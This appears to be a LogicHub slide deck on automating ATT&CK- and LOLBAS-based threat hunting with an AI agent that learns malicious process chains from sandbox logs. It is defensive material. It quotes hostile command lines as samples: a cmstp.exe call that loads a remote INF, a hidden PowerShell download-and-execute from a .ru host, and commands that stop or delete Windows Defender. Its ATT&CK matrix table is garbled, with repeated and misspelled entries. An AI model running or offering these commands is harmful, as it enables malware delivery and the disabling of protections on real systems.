

Automate ATT&CK-based Threat Intelligence to Threat Hunting

LogicHub

Your Speaker



Evan Gaustad
Principal Threat
Detection Engineer
LogicHub

LogicHub

Your Speaker



Kumar Saurabh
CEO and Co-founder
LogicHub

LogicHub

Your Speaker



Chad Roberts
VP, Security Solutions
LogicHub

LogicHub

Agenda

- Threat Hunting Automation Motivation
- MITRE ATT&CK & LOLBAS
- Process Execution Logs
- Artificial Intelligence Agent Design
- Putting it all together
- Results
- Take-aways



Threat Hunting Automation Motivation



Current Reality

- Threat hunting used to detect activity we are currently missing. As defenders, we often don't know we are missing it.
- Resource gaps
- Skill gaps
- Limited time to spend on threat hunting

Suggested Approach

- Automate threat hunting
- MITRE ATT&CK and other frameworks is a good place to start
- MUST be effective with both small and big data

MITRE ATT&CK

- Adversarial Tactics, Techniques, and Common Knowledge
- Knowledge base for cyber adversary behavior mapped to the kill chain
- Can be consumed in Wiki format or programmatically via STIX/TAXII interface



<https://attack.mitre.org/>

MITRE ATT&CK



CMSTP

The Microsoft Connection Manager Profile Installer (CMSTP.exe) is a command-line program used to install Connection Manager service profiles.^[1] CMSTP.exe accepts an installation information file (INF) as a parameter and installs a service profile leveraged for remote access connections.

Adversaries may supply CMSTP.exe with INF files infected with malicious commands.^[2] Similar to Regsvr32 / "Squiblydoo", CMSTP.exe may be abused to load and execute DLLs^[3] and/or COM scriptlets (SCT) from remote servers.^{[4][5]} This execution may also bypass AppLocker and other whitelisting defenses since CMSTP.exe is a legitimate, signed Microsoft application.

CMSTP.exe can also be abused to [Bypass User Account Control](#) and execute arbitrary commands from a malicious INF through an auto-elevated COM interface.^{[3][5]}

CMSTP Technique

ID	T1191
Tactic	Defense Evasion, Execution
Platform	Windows
Permissions	User
Required	
Data	Process Monitoring, Process command-line parameters
Sources	
Supports	No
Remote	
Defense	Application whitelisting, Anti-virus
Bypassed	
Contributors	Ye Yint Min Thu Htut, Offensive Security Team, DBS Bank

LOLBAS



- Living Off the Land Binaries and Scripts
 - General term used when an attacker abuses built-in binaries and scripts of an OS install or common application installation
 - These techniques may be harder to detect, evade controls, blend in with normal use etc.
 - LOLBAS typically provides examples of how these tools are invoked at the command line.



<https://github.com/api0cradle/LOLBAS>

LOLBAS



37 lines (25 sloc) | 1.05 KB

[Raw](#) [Blame](#) [History](#)

Cmstp.exe

- Functions: Execute, UACBypass

```
cmstp.exe /ni /s c:\cmstp\CorpVPN.inf
```

```
cmstp.exe /ni /s https://raw.githubusercontent.com/api0cradle/L0LBAS/master/OSBinaries/Payload/Cmstp.inf
```

Acknowledgements:

- Oddvar Moe - @oddvarmoe
- Nick Tyrer - @NickTyrer

Code sample:

- [Cmstp.inf](#)
- [Cmstp_calc.sct](#)


Resources:

- <https://twitter.com/NickTyrer/status/958450014111633408>

MS Windows



- Learn about Windows Operating System
 - Common OS binaries. Can be obtained from “gold image(s)” and process execution logs.
 - Online documentation for tool descriptions and command line arguments.
 - Operating system features, some obscure and undocumented



Threat Hunting Living off the Land



- Review and understand MITRE ATT&CK techniques and LOLBAS examples
- Identify patterns that might indicate malicious activity
- Search hypothesized pattern in enterprise endpoint logs to confirm
- Reduce events from millions per day to dozens
- Repeat until something “interesting” is found and is escalated for investigation



Process Execution Logs



Provides information about each process executed on an endpoint

Collection Option #1: Windows Event Logging

- Enable logging via Group Policy change (Event ID 4688)
- Enable Command Line Argument Logging

Collection Option #2: Sysmon

- Run Sysmon and enable Type 1 event logging
- Swift-On-Security (<https://github.com/SwiftOnSecurity/sysmon-config>)

Collection Option #3: EDR Tools

- Enterprise Detection Response (EDR) tools (e.g. Tanium, Carbon Black, CyberReason)

Malware Sandbox Logs

- Collected malware sandbox logs from Hybrid Analysis
- Parsed and preprocessed more than 3 months of logs

The screenshot shows the Hybrid Analysis API documentation for the `/feed/latest` endpoint. It includes the API logo, a "Feed" dropdown menu, and a "Try it out" button. The "Parameters" section details the required `user-agent` parameter, which must be a User-Agent string like 'Falcon Sandbox'. The "Default value" is listed as "Falcon Sandbox".


```
{  
  "md5": "a9613a2e4620683fc294d395329f1e06",  
  "sha1": "82591c531ecb20f5390a4173dfbc93e42187e3ba",  
  "sha256": "ac6b771f6f404303cda8ea93a8c819aea67f0d1a384caf7b751f92d753987b71",  
  "analysis_start_time": "2018-05-18 17:59:20",  
  "threatscore": 100,  
  "threatlevel_human": "malicious",  
  "size": 26112,  
  "type": "Composite Document File V2 Document, Little Endian ...",  
  "hosts_geo": [{"ip": "185.145.45.29", "lat": "59.9127", "lon": "10.7461", "cc": "GBR"}],  
  "vt_detect": 3,  
  "process_list": [  
    {  
      "uid": "00044009-00003044",  
      "name": "EXCEL.EXE",  
      "normalizedpath": "%PROGRAMFILES%\Microsoft Office\Office14\EXCEL.EXE",  
      "commandline": "/dde",  
      "sha256": "ead4783058efc1fcade92266cca02ae8ab79105405775208167d280c14d98914"  
    }, {  
      "uid": "00055582-00003000",  
      "parentuid": "00044009-00003044",  
      "name": "cmd.exe",  
      "normalizedpath": "%WINDIR%\System32\cmd.exe",  
      "commandline": "/c @echo Set objShell = CreateObject(\\"Wscript.Shell\\") > Pz.vbs & @echo objShell  
      "sha256": "17f746d82695fa9b35493b41859d39d786d32b23a9d2e00f4011dec7a02402ae"  
    }, {  
  ]  
}
```

https://www.hybrid-analysis.com/docs/api/v2#/Feed/get_feed_latest

Automate Threat Hunting LOLBAS




- Like humans, AI needs knowledge of MITRE ATT&CK, LOLBAS, Microsoft built-in tools (long-term memory)
- Working memory learns new variations of attacks (short-term memory)
- Automate searches of enterprise logs
- Score results to escalate high priority events for investigation





Cognitive Architecture



ATT&CK™





Cognitive Architecture



Malware Sandbox Logs

Cognitive Architecture



Malware Sandbox Logs




Heuristics,
“Similarity” searches,
and classification



Adversary TTPs
Prioritized Events to Investigate

Cognitive Architecture



Knowledge Representation



Attacker /
Normal Use
knowledge

Tool Usage
Examples



Powershell.exe

Rundll32.exe

- Functions: Execute, Read ADS
- References: LOLBAS/ATT&CK
- Windows path:
C:\Windows\...\rundll32.exe
- Windows description:
Windows host process ...

...

Process Chains

excel.exe > rundll32.exe

rundll32.exe > attrib.exe

cmd.exe > rundll32.exe

- First_seen: 7/2/2018
- Label: Benign
- Times_seen: 35
- ...

Command Line Args

javascript:"..\mshtml...

desk.cpl,InstallScreen...

shell32.dll,Control...

- First_seen: 8/9/2018
- Label: Malicious
- Times_seen: 4
- ...

LOLBAS / ATT&CK Mapping



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command And Control
10-items	31 items	56 items	59 items	20 items	19 items	17 items	13 items	9 items	21 items	
Drive-by Compromises	Fileless Script	bash, profile and .bashrc	Access Token Manipulation	Account Manipulation	AppleScript	Audio Capture	Autodialer Collection	Automated Exfiltration	Community Used Port	
Exploit Public-facing Application	CMSTP	Local System Features	Access Token Features	Batch Injection	Audited Collection	Clipboard Data	Cloud Computing	Cloud Removable Media	Communication Through Removable Media	
Hardware Additions	Command-Line Interface	AppCert DLLs	AppCert DLLs	Brute Force	Clipboard Data	Cloud Computing	Cloud Connection	Data Encrypted	Custom Command and Control	
Replication Through Removable Media	Control Panel Items	AppInit DLLs	AppInit DLLs	Credential Dumping	Distributed Component Object Model	Data from Information Repositories	Data Transfer Size Limits	Data Encrypted	Custom Command and Control Protocol	
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Application Shimming	Credentials In Files	Network Share Discovery	Data from Local System	Exfiltration Over Alternative Protocol	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol	
Spearphishing Link	Execution through API	Execution through Module Load	Bypass User Account Control	Code Signing	Network Service Scanning	Data from Network Shared Drives	Exfiltration Over Command and Control Channel	Exfiltration Over Command and Control Channel	Custom Fronting	
Sploit via Service Supply Chain	Exploitation for Client Execution	Graphics User Interface	CMSTP	Component Firmware	Peripheral Device Discovery	Data from Removable Media	Exfiltration Over Other Network Medium	Exfiltration Over Other Network Medium	Fallback Channels	
Trusted Relationship	InstallUtil	Change Default File Association	BITS Jobs	Component Firmware	Process Authentication	Data from Staged	Exfiltration Over Physical Medium	Exfiltration Over Physical Medium	Multi-hop Proxy	
Valid Accounts	Local Job Scheduling	Component Firmware	DLL Search Order Hijacking	Extra Window Memory Injection	Hooking	Remote Desktop Protocol	Exfiltration Over Scheduled Transfer	Exfiltration Over Scheduled Transfer	Multi-Stage Channels	
LSASS Driver	Component Object Model Hijacking	Create Account	File System Permissions	Input Capture	Input Prompt	Email Collection	Exfiltration Over Standard Application Layer Protocol	Exfiltration Over Standard Application Layer Protocol	Multiband Communication	
Mzhta	PowerShell	DLL Search Order Hijacking	Weakness	Kerberoasting	Kerberos	Input Capture	Exfiltration Over Standard Non-application Layer Protocol	Exfiltration Over Standard Non-application Layer Protocol	Multi-User Encryption	
Regsvcs/Regasm	Regsv32	Dynamic File Execution Options	Hooking	Keychain	Keychain	IP Camera	Exfiltration Over Uncommonly Used Port	Exfiltration Over Uncommonly Used Port	Port Knocking	
Rundll32	RunDLL	Extensible Remote Services	Image File Execution Options Injection	LMNNP/NBT-NS Poisoning	Logon Scripts	Screen Capture	Exfiltration Over Web Service	Exfiltration Over Web Service	Remote Access Tools	
RunDLL32	Service	File System Permissions Weakness	Launch Daemon	Network Sniffing	Pass the Hash	Video Capture	Exfiltration Over Standard Application Layer Protocol	Exfiltration Over Standard Application Layer Protocol	Standard Application Layer Protocol	
cheduled Task	Service Execution	Hidden Files and Directories	Launch Daemon	Password Filter DLL	Perfmon	Windows Admin Shares	Exfiltration Over Standard Cryptographic Protocol	Exfiltration Over Standard Cryptographic Protocol	Standard Cryptographic Protocol	
Scripting	Signed Binary Proxy Execution	Hooking	Path Interception	Private Keys	Process Authentication	Windows Remote Management	Exfiltration Over Standard Non-application Layer Protocol	Exfiltration Over Standard Non-application Layer Protocol	Uncommonly Used Port	
Service Execution	Signed Script Proxy Execution	Hypervisor	Port Modification	Replication Through Removable Media	System Owner/User Discovery		Exfiltration Over Uncommonly Used Port	Exfiltration Over Uncommonly Used Port	Web Service	
Source	Space after Filename	Image File Execution Options Injection	File System Logical Offsets	Security Memory	System Service Discovery					
Third-party Software	Third-party Software	Virtual Modules and Extensions	Gatekeeper Bypass	Two-Factor Authentication	System Time Discovery					
Trap	Trusted Developer Utilities	Launch Agent	Hidden Files and Directories	Interception						
User Execution	LCLOAD_DYLIB Addition	Launch Daemon	Hidden Users							
Windows Management Instrumentation	Local Job Scheduling	Launchd	Hidden Window							
Windows Remote Management	LogonItem	Logon Scripts	HNDCONTROL							
	LogonManager	Logon Scripts	Image File Execution Options Injection							
	LogonSS	Logon Scripts	Indicator Blocking							
	Modify Existing Service	Logon Scripts	Indicator Removal from Tools							
	Nethash Helper DLL	Logon Scripts	Indicator Removal on Host							
	New Service	Logon Scripts	Indirect Command Execution							
	Office Application Startup	Logon Scripts	Install Root Certificate							
	Path Interception	Logon Scripts	Install							
	Pilot Modification	Logon Scripts	Launchd							
	Port Knocking	Logon Scripts	Launchd							
	Port Knockers	Logon Scripts	LC-MAIN Hijacking							
	Re-common	Logon Scripts	Masquerading							
	Re-opened Applications	Logon Scripts	Modifying Registry							
	Redundant Access	Logon Scripts	Mahta							
	Registry Run Keys / Start Folder	Logon Scripts	Network Share Connection Removal							
	Scheduled Task	Logon Scripts	NTFS File Attributes							
	Screensaver	Logon Scripts	Obfuscated Files or Information							
	Security Support Provider	Logon Scripts	Path Interception							
	Service Registry Permissions	Logon Scripts	Port Knocking							
	Weakness	Logon Scripts	Process Doppelgänging							
	Shortcut Modification	Logon Scripts	Process Hollowing							
	SIP and Trust Provider Hijacking	Logon Scripts	Process Injection							
	Startup Items	Logon Scripts	Redundant Access							
	System Firmware	Logon Scripts	Regsvcs/Regasm							
	Time Providers	Logon Scripts	Regsv32							
	Trap	Logon Scripts	Rundll32							
	Valid Accounts	Logon Scripts	Scripting							
	Web Shell	Logon Scripts	Signed Binary Proxy Execution							
	Windows Management Instrumentation Event Subscription	Logon Scripts	Signed Script Proxy Execution							
		Logon Scripts	SIP and Trust Provider Hijacking							
		Logon Scripts	Software Packing							
		Logon Scripts	Space after Filename							
		Logon Scripts	Tracing							
		Logon Scripts	Trusted Developer Utilities							
		Logon Scripts	Valid Accounts							
		Logon Scripts	Web Service							
		Logon Scripts	Winlogon Helper DLL							

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

LOLBAS / ATT&CK Mapping

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Command And Control
15 items	9 items	5 items	18 items	2 items	3 items	2 items	1 items
CMSTP	BITS Jobs	Bypass User Account Control	BITS Jobs	Credential Dumping	Query Registry	Remote File Copy	Remote File Copy
Control Panel Items	Modify Existing Service	New Service	Bypass User Account Control	Credentials in Registry	Security Software Discovery	Windows Remote Management	
InstallUtil			CMSTP				
Mshta	Netsh Helper DLL	Path Interception	Control Panel Items		System Service Discovery		
PowerShell	New Service	Port Monitors	Deobfuscate/Decode Files or Information				
Regsvcs/Regasm	Path Interception	Service Registry Permissions Weakness	Indirect Command Execution				
Regsvr32	Port Monitors		InstallUtil				
Rundll32	Service Registry Permissions Weakness		Modify Registry				
Scripting			Mshta				
Service Execution	SIP and Trust Provider Hijacking		NTFS File Attributes				
Signed Binary Proxy Execution	Winlogon Helper DLL		Regsvcs/Regasm				
Signed Script Proxy Execution			Regsvr32				
Trusted Developer Utilities			Rundll32				
Windows Management Instrumentation			Scripting				
Windows Remote Management			Signed Binary Proxy Execution				
			Signed Script Proxy Execution				
			SIP and Trust Provider Hijacking				
			Trusted Developer Utilities				

45 of 283 (16%) ATT&CK Techniques directly mapped to LOLBAS

Process Chains




- Parse malware sandbox process execution logs for process call chains
- Learn which process chains are malicious, benign, and whether we have enough information to be certain

PPID	PID	Process / Command Line
100	101	WINWORD.EXE /n "C:\ProtectedDocument.docm"
101	102	rundll32.exe %WINDIR%\System32\rundll32.EXE
102	103	updateservice.exe

winword.exe > rundll32.exe > unknown.exe
First seen: 5/20/2018
Last observed: 8/20/2018
Times seen: 35
malicious: 35
benign: 0
...



Process Chain Training



Process Chain TTP Identification



- Beyond tribal knowledge, AI automatically extracted process chain TTPs with no benign examples.

Count	Process Chain
4710	unknown_process.exe => unknown_process.exe => taskkill.exe
1295	unknown_process.exe => cmd.exe => cmd.exe
1215	winword.exe => cmd.exe
1003	unknown_process.exe => unknown_process.exe => cmd.exe => cscript.exe
718	unknown_process.exe => nslookup.exe
699	winword.exe => powershell.exe
690	unknown_process.exe => cmd.exe => cscript.exe
673	unknown_process.exe => unknown_process.exe => unknown_process.exe => cmd.exe
556	unknown_process.exe => taskkill.exe
550	unknown_process.exe => attrib.exe

Command Line Argument Analysis



- Some techniques better identified through command line arguments

PPID	PID	Process / Command Line
100	101	cmd.exe /c powershell.exe -w hidden -noprofile -executionpolicy bypass (new-object system.net.webclient).downloadfile ('http://atoloawrd.ru/arox/nmc.exe?gJOHv','%TemP%PnY63.eXE'); InVOKE-WmiMethod -Class Win32_PRoCESS -Name Create -ArgumentList '%TeMp%PnY63.EXE'

Process Execution Log Example



Similarity Measurement



/c powershell -w hidden -noprofile
-executionpolicy bypass ...

First seen: 5/20/2018
Last observed: 8/20/2018
Times similar seen: 12
malicious: 12
benign: 0

Short Term Memory Representation


Command Line Argument TTP Identification



- AI aggregates statistics using NLP-based similarity searches after it experiences enough data

Count	%	Command Line Arguments for cmd.exe	Comment
80	6.4%	/s /d /c" ftype "	Displays file extension associations
68	5.4%	/c start www.pornhub.com	Forces user to visit porn site
47	3.7%	/c sc stop windefend	Stops Windows Defender service
46	3.7%	/c powershell set-mppreference -disablerealtimemonitoring \$true	Disables realtime monitoring in Microsoft Defender
46	3.7%	/c sc delete windefend	Deletes Windows Defender
43	3.4%	/c cacls "%appdata%\microsoft\windows\start menu\programs\startup\start.lnk" /t /e /g users:f /c	Grants full control of .lnk file to all users
29	2.3%	/c ftyp^e find^str df^il	Searching for .cmd file association
